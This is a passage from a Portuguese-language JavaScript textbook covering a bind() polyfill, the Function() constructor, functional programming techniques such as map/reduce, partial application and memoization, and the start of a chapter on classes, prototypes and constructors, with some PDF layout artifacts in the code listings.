Podemos vincular o valor de this e fazer aplicação parcial em ECMAScript 3. O método bind() padrão pode ser simulado com código como o que aparece no Exemplo 8-5. Note que salvamos esse método como Function.prototype.bind para que todos os objetos função o herdem. Essa técnica está explicada em detalhes na Seção 9.4.

** N. de R.T.: Em ciência da computação, “monkey-patching” é o processo pelo qual o código em linguagens dinâmicas é estendido ou modificado durante sua execução sem que seja alterado seu código-fonte. Também conhecido como “duck-*

-patching”.

I JavaScript

básica

Exemplo 8-5 *Um método `Function.bind()` para ECMAScript 3*

```
if (!Function.prototype.bind) {
```

```
Function.prototype.bind = function(o /*, args */) {
```

```
// Salva os valores de this e arguments em variáveis para que possamos
```

```
// usá-los na função aninhada a seguir.
```

```
var self = this, boundArgs = arguments;
```

```
// O valor de retorno do método bind() é uma função
```

```
return function() {
```

```
// Constrói uma lista de argumentos, começando com qualquer arg  
passado
```

// para bind após o primeiro, e segundo depois desse todos os args

// passados para essa função.

var args = [], i;

for(i = 1; i < boundArgs.length; i++) args.push(boundArgs[i]); for(i = 0; i < arguments.length; i++) args.push(arguments[i]);

// Agora chama self como método de o, com esses argumentos

return self.apply(o, args);

};

};

}

Observe que a função retornada por esse método `bind()` é uma closure que utiliza as variáveis `self` e `boundArgs` declaradas na função externa, mesmo que essa função interna tenha retornado da função externa e seja chamada depois que a função externa tenha retornado.

O método `bind()` definido em ECMAScript 5 tem algumas características que não podem ser simuladas com o código ECMAScript 3 mostrado antes.

Primeiramente, o método `bind()` real retorna um objeto função com sua propriedade `length` corretamente configurada com a aridade da função vinculada, menos o número de argumentos vinculados (mas não menos do que zero). Segundo, o método `bind()` de ECMAScript 5 pode ser usado para a aplicação parcial de funções construtoras.

Se a função retornada por `bind()` é usada como construtora, o valor de `this` passado para `bind()` é ignorado e a função original é chamada como construtora, com alguns argumentos já vinculados. As funções retornadas pelo método `bind()` não têm uma propriedade `prototype` (a propriedade `prototype` de funções normais não pode ser excluída) e os objetos criados quando essas funções vinculadas são usadas como construtoras herdam da propriedade `prototype` da construtora não vinculada original. Além disso, uma construtora vinculada funciona exatamente como a construtora não vinculada para os propósitos do operador `instanceof`.

8.7.5 O método `toString()`

Em JavaScript assim como todos os objetos, as funções têm um método `toString()`. A especificação ECMAScript exige que esse método retorne uma string que siga a sintaxe da instrução de declara-

ção de função. Na prática, a maioria (mas não todas) das implementações desse método `toString()` retorna o código-fonte completo da função. As funções internas normalmente retornam uma string que inclui algo como “[código nativo]” como corpo da função.

Capítulo

8 Funções 185

Ja

8.7.6 A construtora `Function()`

JavaScript básico

As funções normalmente são definidas com a palavra-chave `function`, ou na forma de uma instrução de definição de função ou de uma expressão de função literal. Mas as funções também podem ser a

definidas com a construtora `Function()`. Por exemplo:

`var f = new Function("x", "y", "return x*y;");` Essa linha de código cria uma nova função, mais ou menos equivalente a uma função definida com a sintaxe familiar:

```
var f = function(x, y) { return x*y; }
```

A construtora `Function()` espera qualquer número de argumentos de string. O último argumento é o texto do corpo da função; ele pode conter instruções arbitrárias em JavaScript, separadas umas das outras por pontos e vírgulas. Todos os outros argumentos da construtora são strings que especificam os nomes de parâmetros da função. Se estiver definindo uma função que não recebe argumentos, basta passar uma única string – o corpo da função – para a construtora.

Observe que a construtora `Function()` não recebe argumento algum especificando um nome para a função que cria. Assim como as funções literais, a construtora `Function()` cria funções anônimas.

Existem alguns pontos importantes para entender a respeito da construtora `Function()`:

- Ela permite que funções JavaScript sejam criadas dinamicamente e compiladas em tempo de execução.
- Ela analisa o corpo da função e cria um novo objeto função cada vez que é chamada. Se a chamada da construtora aparece dentro de um laço ou de uma função chamada frequentemente, esse processo pode ser ineficiente. Em contraste, as funções aninhadas e as expressões de definição de função que aparecem dentro de laços não são recompiladas cada vez que são encontradas.
- Um último ponto muito importante sobre a construtora `Function()` é que as funções que ela cria não usam escopo léxico; em vez disso, são sempre compiladas como se fossem funções de nível superior, como o código a seguir demonstra:

```
var scope = "global";
```

```
function constructFunction() {
```

```
var scope = "local";

return new Function("return scope");

// Não captura o escopo local!

}

// Esta linha retorna "global", pois a função retornada pela

// construtora Function() não usa o escopo local.

constructFunction();

// => "global"
```

É melhor pensar na construtora Function() como uma versão de eval() com escopo global (consulte a Seção 4.12.2) que define novas variáveis e funções em seu próprio escopo privado. Raramente deve ser necessário usar essa construtora em seu código.

8.7.7 Objetos que podem ser chamados

Aprendemos na Seção 7.11 que existem objetos “semelhantes a arrays” que não são arrays reais, mas podem ser tratados como arrays para a maioria dos propósitos. Existe uma situação semelhante para funções. Um objeto que pode ser chamado é qualquer objeto que possa ser chamado em uma expressão de invocação de função. Todas as funções podem ser chamadas, mas nem todos os objetos que podem ser chamados são funções.

Os objetos que podem ser chamados e que não são funções são encontrados em duas situações nas implementações atuais de JavaScript. Primeiramente, o navegador Web IE (versão 8 e anteriores) implementa métodos do lado do cliente, como `Window.alert()` e `Document.getElementById()`, usando objetos hospedeiros que podem ser chamados, em vez de objetos `Function` nativos. Esses métodos funcionam da mesma maneira no IE e em outros navegadores, mas não são realmente objetos `Function`. O IE9 passou a usar funções verdadeiras, de modo que esse tipo de objeto que pode ser chamado vai se tornar gradualmente menos comum.

A outra forma comum de objetos que podem ser chamados são os objetos `RegExp` – em muitos navegadores, pode-se chamar um objeto `RegExp` diretamente como um atalho para chamar seu método `exec()`. Esse é um recurso completamente não padronizado de JavaScript que foi introduzido pela Netscape e copiado por outros fornecedores por questão de compatibilidade. Não escreva código que conte com a possibilidade de chamar objetos `RegExp`: esse recurso provavelmente vai ser desaprovado e removido no futuro. O operador `typeof` não é capaz de funcionar em conjunto com objetos `RegExp` que podem ser chamados. Em alguns navegadores, ele retorna “função” e em outros, retorna “objeto”.

Se quiser determinar se um objeto é um verdadeiro objeto função (e tem métodos de função), pode testar seu atributo `classe` (Seção 6.8.2) usando a técnica mostrada no Exemplo 6-4: `function isFunction(x) {`

```
return Object.prototype.toString.call(x) === "[object Function]";
```

```
}
```

Note que essa função `isFunction()` é muito parecida com a função `isArray()` mostrada na Seção 7.10.

8.8 Programação funcional

JavaScript não é uma linguagem de programação funcional como Lisp ou Haskell, mas o fato de ela poder manipular funções como objetos significa que podemos usar técnicas de programação funcional em JavaScript. Os métodos de array de ECMAScript 5, como `map()` e `reduce()`, são especialmente adequados para um estilo de programação funcional. As seções a seguir demonstram técnicas de programação funcional em JavaScript. Elas se destinam a ser uma exploração para aumentar a conscientização sobre o poder das funções de JavaScript e não como uma prescrição do bom estilo de programação.

5 Se isso aguça sua curiosidade, talvez você esteja interessado em usar (ou pelo menos ler a respeito) a biblioteca Functional JavaScript de Oliver Steele. Consulte o endereço <http://osteele.com/sources/javascript/functional/>.

Capítulo

8 Funções 187

Ja

8.8.1 Processando arrays com funções

JavaScript básico

Suponha que temos um array de números e queremos calcular a média e o desvio padrão desses valores. Poderíamos fazer isso no estilo não funcional, como segue:

```
var data = [1,1,3,5,5];
```

```
// Este é nosso array de números
```

```
// A média é a soma dos elementos dividida pelo número de elementos  
total = 0;
```

```
for(var i = 0; i < data.length; i++) total += data[i];
```

```
var mean = total/data.length;
```

```
// A média de nossos dados é 3
```

```
// Para calcularmos o desvio padrão, primeiramente somamos os  
quadrados do
```

```
// desvio de cada elemento em relação à média.
```

```
total = 0;
```

```
for(var i = 0; i < data.length; i++) {
```

```
var deviation = data[i] - mean;
```

```
total += deviation * deviation;
```

```
}
```

```
var stddev = Math.sqrt(total/(data.length-1));
```

```
// O desvio padrão é 2
```

Podemos efetuar esses mesmos cálculos no estilo funcional conciso, usando os métodos de array `map()` e `reduce()`, como segue (consulte a Seção 7.9 para rever esses métodos):

```
// Primeiramente, define duas funções simples
```

```
var sum = function(x,y) { return x+y; };
```

```
var square = function(x) { return x*x; };
```

```
// Então, usa essas funções com os métodos Array para calcular a média e  
o desvio padrão var data = [1,1,3,5,5];
```

```
var mean = data.reduce(sum)/data.length;
```

```
var deviations = data.map(function(x) {return x-mean;});
```

var stddev = Math.sqrt(deviations.map(square).reduce(sum)/(data.length-1)); E se estivéssemos usando ECMAScript 3 e não tivéssemos acesso a esses métodos de array mais recentes? Podemos definir nossas próprias funções map() e reduce() que utilizam os métodos internos, caso eles existam:

// Chama a função f para cada elemento do array a e retorna

// um array dos resultados. Usa Array.prototype.map se estiver definido.

var map = Array.prototype.map

? function(a, f) { return a.map(f); }

// Use o método map se existir

: function(a,f) {

// Caso contrário, implementa o nosso

//próprio

var results = [];

for(var i = 0, len = a.length; i < len; i++) {

if (i in a) results[i] = f.call(null, a[i], i, a);

return

results;

};

// Reduz o array a a um único valor usando a função f e

// o valor inicial opcional. Usa Array.prototype.reduce se estiver definido.

var reduce = Array.prototype.reduce

? function(a, f, initial) { // Se o método reduce() existe.

if (arguments.length > 2)

return a.reduce(f, initial);

// Se foi passado um valor inicial.

188 *Parte*

I JavaScript

básica

else return a.reduce(f);

// Caso contrário, nenhum valor inicial.

}

: function(a, f, initial) {

// Algoritmo da especificação ES5

var i = 0, len = a.length, accumulator;

*// Começa com o valor inicial especificado ou com o primeiro valor em a
if (arguments.length > 2) accumulator = initial;*

else { // Encontra o primeiro índice definido no array

if (len == 0) throw TypeError();

while(i < len) {

if (*i in a*) {

accumulator

=

a[i++];

break;

}

else

i++;

}

if (i == len) throw TypeError();

}

// Agora chama f para cada elemento restante no array

while(i < len) {

if (i in a)

accumulator = f.call(undefined, accumulator, a[i], i, a);

i++;

}

return

accumulator;

};

Com essas funções *map()* e *reduce()* definidas, nosso código para calcular a média e o desvio padrão agora é como segue:

var data = [1,1,3,5,5];

var sum = function(x,y) { return x+y; };

*var square = function(x) { return x*x; };*

var mean = reduce(data, sum)/data.length;

var deviations = map(data, function(x) {return x-mean;});

*var stddev = Math.sqrt(reduce(map(deviations, square), sum)/
(data.length-1));* **8.8.2 Funções de alta ordem**

Uma função de alta ordem é uma função que opera sobre funções, recebendo uma ou mais funções como argumentos e retornando uma nova função. Aqui está um exemplo:

// Esta função de alta ordem retorna uma nova função que passa seus

// argumentos para f e retorna a negação lógica do valor de retorno de f;
function not(f) {

return function() {

// Retorna uma nova função

var result = f.apply(this, arguments); // que chama f

```
return !result;
```

```
// e nega seu resultado.
```

```
};
```

```
}
```

Capítulo

8 Funções 189

```
var even = function(x) {
```

```
// Uma função para determinar se um número é par
```

JavaS

```
return x % 2 === 0;
```

cript básico

```
};
```

```
var odd = not(even);
```

```
// Uma nova função que faz o oposto
```

```
[1,1,3,5,5].every(odd);
```

```
// => verdadeiro: todo elemento do array é ímpar
```

a

A função `not()` anterior é uma função de alta ordem, pois recebe um argumento que é uma função e retorna uma nova função. Como outro exemplo, considere a função `mapper()` a seguir. Ela recebe um argumento que é uma função e retorna uma nova função que mapeia um array em outro, usando essa função. Essa função usa a função `map()` definida

anteriormente. É importante entender por que as duas funções são diferentes: // Retorna uma função que espera um argumento de array e aplica f em

// cada elemento, retornando o array de valores de retorno.

// Compare isso com a função map() anterior.

```
function mapper(f) {
```

```
  return function(a) { return map(a, f); };
```

```
}
```

```
var increment = function(x) { return x + 1; };
```

```
var incrementer = mapper(increment);
```

```
incrementer([1,2,3]) // => [2,3,4]
```

Aqui está outro exemplo, mais geral, que recebe duas funções f e g e retorna uma nova função que calcula f(g()):

// Retorna uma nova função que calcula f(g(...)).

// A função retornada h passa todos os seus argumentos para g, então passa

// o valor de retorno de g para f e, em seguida, retorna o valor de retorno de f.

// Tanto f como g são chamadas com o mesmo valor de this com que h foi chamada.

```
function compose(f,g) {
```

```
  return function() {
```

// Usamos a chamada de f porque estamos passando um único valor e

// aplicamos em g porque estamos passando um array de valores.

```
return f.call(this, g.apply(this, arguments));
```

```
};
```

```
}
```

```
var square = function(x) { return x*x; };
```

```
var sum = function(x,y) { return x+y; };
```

```
var squareofsum = compose(square, sum);
```

```
squareofsum(2,3)
```

// => 25

As funções `partial()` e `memoize()`, definidas nas seções a seguir, são mais duas importantes funções de alta ordem.

8.8.3 Aplicação parcial de funções

*O método `bind()` de uma função `f` (Seção 8.7.4) retorna uma nova função que chama `f` em um contexto especificado e com um conjunto de argumentos especificado. Dizemos que ele vincula a função a um objeto e aplica os argumentos parcialmente. O método `bind()` aplica parcialmente os argumentos da esquerda – isto é, os argumentos passados para `bind()` são colocados no início da lista de argumentos passada para a função original. Mas também é possível aplicar parcialmente os argumentos da direita: **190** Parte*

I JavaScript

básica

// Uma função utilitária para converter um objeto semelhante a um array (ou um sufixo dele)

// em um array verdadeiro. Utilizada a seguir para converter objetos arguments em arrays

//reais.

function array(a, n) { return Array.prototype.slice.call(a, n || 0); }

// Os argumentos dessa função são passados na esquerda

function partialLeft(f /, ... */) {*

var args = arguments;

// Salva o array de argumentos externo

return function() {

// E retorna esta função

var a = array(args, 1); // Começa com os argumentos externos de 1 em diante.

a = a.concat(array(arguments)); //

Em seguida, adiciona todos os argumentos

//internos.

```
return f.apply(this, a);
```

```
// Depois chama f nessa lista de argumentos.
```

```
};
```

```
}
```

```
// Os argumentos dessa função são passados na direita
```

```
function partialRight(f /*, ... */) {
```

```
var args = arguments;
```

```
// Salva o array de argumentos externos
```

```
return function() {
```

```
// E retorna esta função
```

```
var a = array(arguments);
```

```
// Começa com os argumentos internos.
```

```
a = a.concat(array(args,1)); //
```

```
Em seguida, adiciona os args externos de 1 em
```

```
//diante.
```



```
return f.apply(this, a);
```

```
// Depois chama f nessa lista de argumentos.
```

```
};
```

```
}
```

```
// Os argumentos dessa função servem como modelo. Os valores  
indefinidos
```

```
// na lista de argumentos são preenchidos com valores do conjunto  
interno.
```

```
function partial(f /*, ... */) {
```

```
var args = arguments;
```

```
// Salva o array de argumentos externos
```

```
return function() {
```

```
var a = array(args, 1); // Começa com um array de args externos
```

```
var i=0, j=0;
```

```
// Itera por esses args, preenchendo os valores indefinidos do interno for(  
i < a.length; i++)
```

```
if (a[i] === undefined) a[i] = arguments[j++];
```

// Agora anexa os argumentos internos restantes

a = a.concat(array(arguments, j))

return f.apply(this, a);

};

}

// Aqui está uma função com três argumentos

*var f = function(x,y,z) { return x * (y - z); };*

// Observe como essas três aplicações parciais diferem

partialLeft(f, 2)(3,4)

*// => -2: Vincula o primeiro argumento: 2 * (3 - 4)*

partialRight(f, 2)(3,4)

*// => 6: Vincula o último argumento: 3 * (4 - 2)*

partial(f, undefined, 2)(3,4)

*// => -6: Vincula o argumento do meio: 3 * (2 - 4)*

Essas funções de aplicação parcial nos permitem definir facilmente funções interessantes a partir de funções que já definimos. Aqui estão alguns exemplos:

var increment = partialLeft(sum, 1);

var cuberoot = partialRight(Math.pow, 1/3);

String.prototype.first = partial(String.prototype.charAt, 0);

String.prototype.last = partial(String.prototype.substr, -1, 1);

Ja

*A aplicação parcial se torna ainda mais interessante quando a combinamos com outras funções de **vaS***

mais alta ordem. Aqui, por exemplo, está uma maneira de definir a função `not()` mostrada anterior-cript básica

mente, usando composição e aplicação parcial:

```
var not = partialLeft(compose, function(x) { return !x; });
```

a

```
var even = function(x) { return x % 2 === 0; };
```

```
var odd = not(even);
```

```
var isNumber = not(isNaN)
```

Também podemos usar composição e aplicação parcial para refazer nossos cálculos de média e desvio padrão no estilo funcional extremo:

```
var data = [1,1,3,5,5];
```

```
// Nossos dados
```

```
var sum = function(x,y) { return x+y; };
```

```
// Duas funções elementares
```

```
var product = function(x,y) { return x*y; };
```

```
var neg = partial(product, -1);
```

```
// Define algumas outras
```

```

var square = partial(Math.pow, undefined, 2);
var sqrt = partial(Math.pow, undefined, .5);
var reciprocal = partial(Math.pow, undefined, -1);
// Agora calcula a média e o desvio padrão. Todas essas são chamadas de
// função sem operadores e começa a ficar parecido com código Lisp!
var mean = product(reduce(data, sum), reciprocal(data.length));
var stddev = sqrt(product(reduce(map(data,

compose(square,

partial(sum,

neg(mean))))),

sum),

reciprocal(sum(data.length,-1))));

```

8.8.4 Memoização

Na Seção 8.4.1, definimos uma função de fatorial que colocava na cache os resultados calculados anteriormente. Na programação funcional, esse tipo de uso de cache é denominado memoização.

O código a seguir mostra uma função de ordem mais alta, `memoize()`, que aceita uma função como argumento e retorna uma versão memoizada da função:

```

// Retorna uma versão memoizada de f.

// Só funciona se todos os argumentos de f têm representações de string distintas.

function memoize(f) {

```

var cache = {}; // Cache de valores armazenada na closure.

return function() {

// Cria uma versão de string dos argumentos para usar como chave de cache.

*var key = arguments.length + Array.prototype.join.call(arguments, ","); if
(key in cache) return cache[key];*

else return cache[key] = f.apply(this, arguments);

};

}

A função memoize() cria um novo objeto para usar como cache e atribui esse objeto a uma variável local, de modo que é privado (na closure da) da função retornada. A função retornada converte seu array de argumentos em uma string e usa essa string como nome de propriedade do objeto cache. Se um valor existe na cache, ela o retorna diretamente.

I JavaScript

básica

Caso contrário, ela chama a função especificada para calcular o valor para esses argumentos, coloca esse valor na cache e o retorna. Aqui está como podemos usar memoize():

// Retorna o máximo divisor comum de dois inteiros, usando o algoritmo

// euclidiano: http://en.wikipedia.org/wiki/Euclidean_algorithm

function gcd(a,b) {

// A verificação de tipo para a e b foi omitida

var t;

// Variável temporária para troca de valores

if (a < b) t=b, b=a, a=t;

// Garante que $a \geq b$

while(b != 0) t=b, b = a%b, a=t; // Este é o algoritmo de Euclides para MDC

return

a;

}

var gcdmemo = memoize(gcd);

gcdmemo(85, 187) // => 17

// Note que, quando escrevemos uma função recursiva que vai ser memoizada,

// normalmente queremos aplicar recursividade na versão memoizada e não na original.

var factorial = memoize(function(n) {

*return (n <= 1) ? 1 : n * factorial(n-1);*

});

factorial(5)

// => 120. Também coloca na cache os valores para 4, 3, 2 e 1.

Capítulo 9

Classes e módulos

Os objetos de JavaScript foram abordados no Capítulo 6. O capítulo tratou cada objeto como um conjunto de propriedades único, diferente de cada outro objeto. Contudo, muitas vezes é útil definir uma classe de objetos que compartilham certas propriedades. Os membros ou instâncias da classe têm suas propriedades próprias para conter ou definir seu estado, mas também têm propriedades (normalmente métodos) que definem seu comportamento. Esse comportamento é definido pela classe e compartilhado por todas as instâncias. Imagine uma classe chamada Complex para representar e

efetuar operações aritméticas em números complexos, por exemplo. Uma instância de Complex teria propriedades para armazenar as partes (estado) real e imaginária do número complexo. E a classe Complex definiria métodos para efetuar a adição e a multiplicação (comportamento) desses números.

Em JavaScript, as classes se baseiam no mecanismo de herança baseado em protótipos da linguagem.

Se dois objetos herdarem propriedades do mesmo objeto protótipo, dizemos que eles são instâncias da mesma classe. Os protótipos e a herança de JavaScript foram abordados na Seção 6.1.3 e na Seção 6.2.2, sendo que para compreender este capítulo é preciso estar familiarizado com o material dessas seções. Este capítulo aborda os protótipos na Seção 9.1.

Se dois objetos herdarem do mesmo protótipo, normalmente (mas não necessariamente) isso significa que eles foram criados e inicializados pela mesma função construtora. As construtoras foram abordadas na Seção 4.6, na Seção 6.1.2 e na Seção 8.2.3. Este capítulo tem mais informações na Seção 9.2.

Se você conhece linguagens de programação orientadas a objeto fortemente tipadas, como Java ou C++, vai notar que em JavaScript as classes são muito diferentes das classes dessas linguagens. Existem algumas semelhanças sintáticas e é possível simular muitos recursos das classes “clássicas” em JavaScript, mas é melhor saber logo que as classes e o mecanismo de herança baseado em protótipos de JavaScript são significativamente diferentes das classes e do mecanismo de herança baseado em classes de Java e de linguagens semelhantes. A Seção 9.3 demonstra as classes clássicas em JavaScript.

Uma das características importantes das classes de JavaScript é que elas podem ser estendidas dinamicamente. A Seção 9.4 explica como fazer isso. As classes podem ser consideradas como tipos; a Seção 9.5 explica várias maneiras de testar ou determinar a classe de um objeto. Essa seção também aborda uma filosofia de programação conhecida como “tipagem do pato” (do inglês “duck-typing”), que muda o enfoque dado ao tipo de objeto e dá ênfase à capacidade do objeto.

Depois de abordar todos esses fundamentos da programação orientada a objetos em JavaScript, o capítulo passa para assuntos mais práticos e menos relacionados à arquitetura. A Seção 9.6 contém dois exemplos de classes não triviais e demonstra várias técnicas práticas orientadas a objeto para aprimorar essas classes. A Seção 9.7 demonstra (com muitos exemplos) como estender ou fazer subclasses a partir de outras classes e como definir hierarquias de classe em JavaScript. A Seção 9.8 aborda algumas das coisas que podem ser feitas com classes usando os novos recursos de ECMAScript 5.

Definir classes é uma maneira de escrever código reutilizável modular, e a última seção deste capítulo fala sobre os módulos de JavaScript de maneira mais geral.

9.1 Classes e protótipos

Em JavaScript, uma classe é um conjunto de objetos que herdam propriedades do mesmo objeto protótipo. Portanto, o objeto protótipo é o principal recurso de uma classe. No Exemplo 6-1, definimos uma função `inherit()` que retornava um objeto recém-criado e herdava de um objeto protótipo especificado. Se definimos um objeto protótipo e depois usamos `inherit()` para criar objetos que herdam dele, definimos uma classe de JavaScript. Normalmente, as instâncias de uma classe exigem mais inicialização e é comum definir uma função para criar e inicializar o novo objeto. O Exemplo 9-1 demonstra isso: ele define um objeto protótipo para uma classe que representa um intervalo de valores e também define uma função “fábrica”, que cria e inicializa uma nova instância da classe.

Exemplo 9-1 Uma classe JavaScript simples

```
// range.js: Uma classe representando um intervalo de valores (range).
```

```
// Esta é uma função fábrica que retorna um novo objeto range.
```

```
function range(from, to) {
```

```
// Usa a função inherit() para criar um objeto que herda do
```

// objeto protótipo definido a seguir. O objeto protótipo é armazenado

// como uma propriedade dessa função e define os métodos compartilhados

//

(comportamento)

// de todos os objetos range.

var r = inherit(range.methods);

// Armazena os pontos inicial e final (estado) desse novo objeto range.

// Essas são propriedades não herdadas exclusivas desse objeto.

r.from = from;

r.to = to;

// Finalmente retorna o novo objeto

return

r;

}

// Este objeto protótipo define métodos herdados por todos os objetos range.

range.methods = {

// Retorna true se x está no intervalo; caso contrário, false

// Este método funciona tanto para intervalos textuais e Date como para numéricos.

includes: function(x) { return this.from <= x && x <= this.to; },

// Chama f uma vez para cada inteiro no intervalo.

Capítulo 9 Classes e módulos 195

// Este método só funciona para intervalos numéricos.

JavaS

foreach: function(f) {

cript básico

for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);

```
},
```

```
// Retorna uma representação de string do intervalo
```

```
a
```

```
toString: function() { return "(" + this.from + "..." + this.to + ")"; }  
};
```

```
// Aqui estão exemplos de uso de um objeto range.
```

```
var r = range(1,3);
```

```
// Cria um objeto range
```

```
r.includes(2);
```

```
// => verdadeiro: 2 está no intervalo
```

```
r.foreach(console.log);
```

```
// Imprime 1 2 3
```

```
console.log(r);
```

```
// Imprime (1...3)
```

Existem algumas coisas interessantes no código do Exemplo 9-1. Esse código define uma função fábrica `range()` para criar novos objetos `range`. Observe que usamos uma propriedade dessa função `range()`, `range.methods`, como um lugar conveniente para armazenar o objeto protótipo que define a classe. Não há nada de especial ou idiomático quanto a colocar o objeto protótipo aqui. Segundo, note que a função `range()` define propriedades `from` e `to` em cada objeto `range`. Essas são propriedades não herdadas e não compartilhadas que definem o estado exclusivo de cada objeto `range` individual. Por fim, note que todos os métodos herdados e compartilhados definidos em `range.methods` utilizam essas propriedades `from` e `to`, e que para se referirem a elas, utilizam a

palavra-chave *this* para fazer referência ao objeto a partir do qual foram chamados. Esse uso de *this* é uma característica fundamental dos métodos de qualquer classe.

9.2 Classes e construtoras

O Exemplo 9-1 demonstra um modo de definir uma classe em JavaScript. Contudo, essa não é a maneira idiomática de fazer isso, pois não define uma construtora. Uma construtora é uma fun-

ção destinada à inicialização de objetos recém-criados. As construtoras são chamadas usando-se a palavra-chave *new*, conforme descrito na Seção 8.2.3. As chamadas de construtora que utilizam *new* criam o novo objeto automaticamente, de modo que a construtora em si só precisa inicializar o estado desse novo objeto. A característica fundamental das chamadas de construtora é que a propriedade *prototype* da construtora é usada como protótipo do novo objeto. Isso significa que todos os objetos criados com a mesma construtora herdam do mesmo objeto e, portanto, são membros da mesma classe. O Exemplo 9-2 mostra como poderíamos alterar a classe *range* do Exemplo 9-1 para usar uma função construtora em vez de uma função fábrica: **Exemplo 9-2** Uma classe *Range* usando uma construtora

```
// range2.js: Outra classe representando um intervalo de valores.
```

```
// Esta é a função construtora que inicializa novos objetos Range.
```

```
// Note que ela não cria nem retorna o objeto. Ela apenas inicializa this.
```

```
function Range(from, to) {
```

```
// Armazena os pontos inicial e final (estado) desse novo objeto range.
```

```
// Essas são propriedades não herdadas exclusivas desse objeto.
```

I JavaScript

básica

this.from = from;

this.to = to;

}

// Todos os objetos Range herdam desse objeto.

// Note que o nome de propriedade deve ser "prototype" para que isso funcione.

Range.prototype = {

// Retorna true se x está no intervalo; caso contrário, false

// Este método funciona tanto para intervalos textuais e Date como para numéricos.

includes: function(x) { return this.from <= x && x <= this.to; },

// Chama f uma vez para cada inteiro no intervalo.

// Este método só funciona para intervalos numéricos.

foreach: function(f) {

```
for(var x = Math.ceil(this.from); x <= this.to; x++) f(x);  
},
```

// Retorna uma representação de string do intervalo

```
toString: function() { return "(" + this.from + "..." + this.to + ")"; }  
};
```

// Aqui estão exemplos de uso de um objeto range

```
var r = new Range(1,3);
```

// Cria um objeto range

```
r.includes(2);
```

// => verdadeiro: 2 está no intervalo

```
r.foreach(console.log);
```

// Imprime 1 2 3

```
console.log(r);
```

// Imprime (1...3)

É interessante comparar o Exemplo 9-1 com o Exemplo 9-2 com bastante atenção e notar as diferen-

ças entre essas duas técnicas de definição de classes. Primeiramente, note que mudamos o nome da função fábrica range() para Range() quando a convertemos em uma construtora. Essa é uma conven-

ção de codificação muito comum: de certo modo, as funções construtoras definem classes e as classes têm nomes que começam com letras maiúsculas. As funções e os métodos normais têm nomes que começam

com letras minúsculas.

Em seguida, note que a construtora `Range()` é chamada (no final do exemplo) com a palavra-

-chave `new`, ao passo que a função fábrica `range()` foi chamada sem ela. O Exemplo 9-1 utiliza chamada de função normal (Seção 8.2.1) para criar o novo objeto e o Exemplo 9-2 utiliza chamada de construtora (Seção 8.2.3). Como a construtora `Range()` é chamada com `new`, não precisa chamar `inherit()` nem executar qualquer ação para criar um novo objeto. O novo objeto é criado automaticamente antes que a construtora seja chamada e está acessível como valor de `this`. A construtora `Range()` apenas precisa inicializar `this`. As construtoras nem mesmo precisam retornar o objeto recém-criado. A chamada de construtora cria um novo objeto automaticamente, chama a construtora como um método desse objeto e retorna o novo objeto. O fato de essa chamada de construtora ser tão diferente da chamada de função normal é outro motivo para darmos às construtoras nomes que começam com letras maiúsculas. As construtoras são escritas para serem chamadas como construtoras, com a palavra-chave `new`, e normalmente não funcionam corretamente se são chamadas como funções normais. Uma convenção de atribuição de nomes que mantém as funções construtoras distintas das funções normais ajuda os programadores a saber quando devem usar `new`.

Capítulo 9 Classes e módulos 197

Ja

Outra diferença fundamental entre o Exemplo 9-1 e o Exemplo 9-2 é o modo de o objeto protótipo `vaS`

ser nomeado. No primeiro exemplo, o protótipo era `range.methods`. Esse era um nome conveniente **cript** **básic**

e descritivo, mas arbitrário. No segundo exemplo, o protótipo é `Range.prototype`, e esse nome é obrigatório. Uma chamada da construtora `Range()` usa `Range.prototype` automaticamente como proa

tótipo do novo objeto `Range`.

Por fim, observe também as coisas que não mudam entre o Exemplo 9-1 e o Exemplo 9-2: os métodos `range` são definidos e chamados da mesma maneira para as duas classes.

9.2.1 Construtoras e identidade de classe

Como vimos, o objeto protótipo é fundamental para a identidade de uma classe: dois objetos são instâncias da mesma classe se, e somente se, herdam do mesmo objeto protótipo. A função construtora que inicializa o estado de um novo objeto não é fundamental: duas funções construtoras podem ter propriedades prototype que apontam para o mesmo objeto protótipo. Então, as duas construtoras podem ser usadas para criar instâncias da mesma classe.

Mesmo as construtoras não sendo tão fundamentais quanto os protótipos, a construtora serve como face pública de uma classe. Assim, o nome da função construtora normalmente é adotado como nome da classe. Dizemos, por exemplo, que a construtora `Range()` cria objetos `Range`. Mais fundamentalmente, no entanto, as construtoras são usadas com o operador `instanceof` ao se testar a participação de objetos como membros de uma classe. Se temos um objeto `r` e queremos saber se ele é um objeto `Range`, podemos escrever: `r instanceof Range`

```
// retorna true se r herda de Range.prototype
```

O operador `instanceof` não verifica se `r` foi inicializada pela construtora `Range`. Mas verifica se ela herda de `Range.prototype`. Contudo, a sintaxe de `instanceof` reforça o uso de construtoras como identidade pública de uma classe. Vamos ver o operador `instanceof` outra vez, posteriormente neste capítulo.

9.2.2 A propriedade constructor

No Exemplo 9-2, configuramos `Range.prototype` como um novo objeto que continha os métodos da nossa classe. Embora isso fosse conveniente para expressar esses métodos como propriedades de um único objeto literal, na verdade não era necessário criar um novo objeto. Qualquer função de JavaScript pode ser usada como construtora e as chamadas de construtora precisam de uma propriedade `prototype`. Portanto, toda função de JavaScript (exceto as funções retornadas pelo método `Function.bind()` de ECMAScript 5) tem automaticamente uma propriedade `prototype`. O valor dessa propriedade é um objeto que tem uma única propriedade `constructor` não enumerável. O valor da propriedade `constructor` é o objeto função: `var F = function() {};`

```
// Este é um objeto função.
```

```
var p = F.prototype;
```

```
// Este é o objeto protótipo associado a ele.
```

```
var c = p.constructor;
```

// Esta é a função associada ao protótipo.

c === F

*// => verdadeiro: F.prototype.constructor === F para qualquer
função*



I JavaScript

básica

A existência desse objeto protótipo predefinido com sua propriedade constructor significa que os objetos normalmente herdam uma propriedade constructor que se refere às suas construtoras. Como as construtoras servem como identidade pública de uma classe, essa propriedade constructor fornece a classe de um objeto:

```
var o = new F();
```

```
// Cria um objeto o da classe F
```

o.constructor === F // => verdadeiro: a propriedade constructor especifica a classe A Figura 9-1 ilustra essa relação entre a função construtora, seu objeto protótipo, a referência de volta do protótipo para a construtora e as instâncias criadas com a construtora.

Construtora

Protótipo

Instâncias

herda

Range()

new Range(1,2)

constructor

prototype

includes: ...

foreach: ...

toString: ...

herda

new Range(3,4)

Figura 9-1 *Uma função construtora, seu protótipo e instâncias.*

